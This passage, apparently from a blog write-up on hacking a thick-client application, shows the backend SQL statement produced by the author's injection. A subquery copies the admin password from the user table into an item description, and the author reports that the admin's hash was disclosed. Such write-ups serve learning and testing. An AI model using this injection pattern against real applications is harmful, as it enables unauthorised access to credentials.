
Then I traced it to how it executes on the backend. Pretty much a long ass SQL query.

```
insert into tblitems  (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES
('t00002','testtttt',concat('username: admin password: ', (SELECT pass FROM user WHERE
user_name='admin')),'MOTORS MACHINE','1.0','1','pcs.') -- -','11','tt','1','1','pcs.' )
```



Success

To my delight, I saw that the disclosure of admin's hash.



Conclusion

Although what I learned is nothing earth shattering. Hacking thick client taught me a thing or two bout reading bits and pieces of code.